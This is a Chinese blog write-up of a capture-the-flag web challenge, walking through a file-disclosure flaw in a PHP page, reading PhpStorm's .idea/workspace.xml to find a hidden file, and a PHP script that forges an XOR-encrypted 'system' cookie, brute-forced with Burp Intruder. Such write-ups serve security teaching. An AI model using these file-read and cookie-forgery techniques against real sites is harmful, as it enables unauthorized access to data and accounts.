暑期练习web25：web code（i春秋）index.php文件包含、base64图片加密

原创

何家公子 于 2018-08-24 23:53:10 发布 786 收藏

分类专栏： ctf web 文章标签： web ctf

本文链接：https://blog.csdn.net/qq_41618162/article/details/82026806

这次有意思，上来就是个萌妹子

但我们不能光看妹子，学习更重要！查看一波源码，很长一段，前面提示了是base64（html中图片可以用base64表示，那么用base64表示的文本就是破损图片）

```
1 <title>file:hei.jpg</title><img src='
```


但是我把这段拿去解码却弄不出

1.考虑到文件包含的可能，我就试了下index.php,没反应后再写jpg=index.php这时候就出来新的源码了

```
<title>file:index.php</title><img src='
Kg0KICogQ3JlYXRlZCBieSBQaHBTdG9ybS4NCiAqIERhdGU6IDIwMTUvMTEvMTYNCiAqIFRpbW
U6IDE6MzENCiAqLw0KaGVhZGVyKCdjb250ZW50LXR5cGU6dGV4dC9odG1sO2NoYXJzZXQ9dXRm
LTgnKTsNCmlmKCEgaXNzZXQoJF9HRVRbJ2pwZyddKSkNCiAgICBoZWFkZXIoJ1JlZnJlc2g6MD
t1cmw9Li9pbmRleC5waHA/anBnPWhlaS5qcGcnKTsNCiRmaWxlID0gJF9HRVRbJ2pwZyddOw0K
ZWNobyAnPHRpdGxlPmZpbGU6Jy4kZmlsZS4nPC90aXRsZT4nOw0KJGZpbGUgPSBwcmVnX3JlcG
xhY2UoIi9bXmEtekEtWjAtOS5dKy8iLCIiLCAkZmlsZSk7DQokZmlsZSA9IHN0cl9yZXBsYWNl
KCJjb25maWciLCJfIiwgJGZpbGUpOw0KJHR4dCA9IGJhc2U2NF9lbmNvZGUoZmlsZV9nZXRfY2
9udGVudHMoJGZpbGUpKTsNCg0KZWNobyAiPGltZyBzcmM9J2RhdGE6aW1hZ2UvZ2lmO2Jhc2U2
NCwiLiR0eHQuIic+PC9pbWc+IjsNCg0KLyoNCiAqIENhbiB5b3UgZmluZCB0aGUgZmxhZyBmaW
xlPw0KICoNCiAqLw0KDQo/Pg==' ></img>
```

2.有效部分是PD9到Pg==这一段，把他拿去解密

明文:

```
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("config","_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";

/*
 * Can you find the flag file?
 *
 */

?>
```

BASE64编码 >

< BASE64解码

BASE64:

```
PD9waHANCi8q
Kg0KICogQ3JlYXRlZCBieSBQaHBTdG9ybS4NCiAqIERhdGU6IDIwM
TUvMTEvMTYNCiAqIFRpbW
U6IDE6MzENCiAqLw0KaGVhZGVyKCdjb250ZW50LXR5cGU6dGV4d
C9odG1sO2NoYXJzZXQ9dXRm
LTgnKTsNCmlmKCEgaXNzZXQoJF9HRVRbJ2pwZyddKSkNCiAgICB
oZWFkZXIoJ1JlZnJlc2g6MD
t1cmw9Li9pbmRleC5waHA/anBnPWhlaS5qcGcnKTsNCiRmaWxlI
D0gJF9HRVRbJ2pwZyddOw0K
ZWNobyAnPHRpdGxlPmZpbGU6Jy4kZmlsZS4nPC90aXRsZT4nOw0
KJGZpbGUgPSBwcmVnX3JlcG
xhY2UoIi9bXmEtekEtWjAtOS5dKy8iLCIiLCAkZmlsZSk7DQokZmlsZS
A9IHN0cl9yZXBsYWNl
KCJjb25maWciLCJfIiwgJGZpbGUpOw0KJHR4dCA9IGJhc2U2NF9lbm
NvZGUoZmlsZV9nZXRfY2
9udGVudHMoJGZpbGUpKTsNCg0KZWNobyAiPGltZyBzcmM9J2RhdGE
6aW1hZ2UvZ2lmO2Jhc2U2
NCwiLiR0eHQuIic+PC9pbWc+IjsNCg0KLyoNCiAqIENhbiB5b3UgZmlu
ZCB0aGUgZmxhZyBmaW
xlPw0KICoNCiAqLw0KDQo/Pg==
```



```
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("config","_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */
?>
```

审阅它发现有，过滤规则（将“config”可替换为“_”），web环境（PhpStorm）。

3.使用phpStorm开发的程序目录下会有一个`.idea`文件夹用于存储配置文件。通过url访问这个文件夹获得网站更多的结构信息。

尝试访问：.idea/workspace.xml 会得到长长的一篇码，利用浏览器检索功能（ctrl+F）查找“flag”“fla”“fl”的字样，发现一文件名为”fl3g_ichuqiu.php“

尝试访问：fl3g_ichuqiu.php　表情包？ヽ(ゝ ▽ ゝ)ノ，回忆，刚刚解析的过滤规则没用上

尝试访问：fl3gconfigichuqiu.php 没什么用，，，再次利用文件包含漏洞

尝试访问：index.php?jpg=fl3gconfigichuqiu.php 依旧是一个破损的图片，同第二步解密，得到以下的信息

```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
error_reporting(E_ALL || ~E_NOTICE);
include('config.php');
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++)    {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}

function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
    }
    $txt = $tmp;
    $rnd=random(4);
    $key=md5($rnd.$key);
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $ttmp .= $txt[$i] ^ $key[++$s];
    }
    return base64_encode($rnd.$ttmp);
}
function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $txt = substr($txt,4);
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s];
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1;
}
$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "ヽ(ゝ▽ゝ)ノ";
}
?>
```

4.利用加解密的手法，自制脚本。（审计源码发现，我们要传输一个cookie让它解密出来是system，这时可以利用在线代码网站写脚本）

这里我附上一位大佬的源码，，将$cookie_guest=”“;中的内容替换为你的cookie信息


```php
<?php
    error_reporting(E_ALL || ~E_NOTICE);

    $text = 'guest';
    $cookie_guest = 'dk9FS0hOXUhH';
    $cookie_guest = base64_decode($cookie_guest);
    $rnd = substr($cookie_guest,0,4);
    $cookie_guest = substr($cookie_guest,4);
    for ($i = 0; $i < strlen($text); $i++) {
        $text[$i] = chr(ord($text[$i])+10);
    }

    for ($i = 0; $i < strlen($text); $i++) {
        $key .= ($text[$i] ^ $cookie_guest[$i]);
    }
    $text2 = 'system';
    for ($i = 0; $i < strlen($text2); $i++) {
        $text2[$i] = chr(ord($text2[$i])+10);
    }
    $t = '0123456789abcdef';
    for ($j = 0; $j < strlen($t); $j++) {
        $key_temp = $key.$t[$j];
        $result = '';
        for ($i = 0; $i < strlen($text2); $i++) {
            $result .= ($key_temp[$i] ^ $text2[$i]);
        }
        $result = base64_encode($rnd.$result);
        echo $result."\n";
    }

?>
```

5.利用Burp Suite抓包爆破尝试，功能选项是Intruder



总结：关键点有三个：*图片base64编码 *phpsotrm的.idea文件夹 *加密解密

气泡兔坦！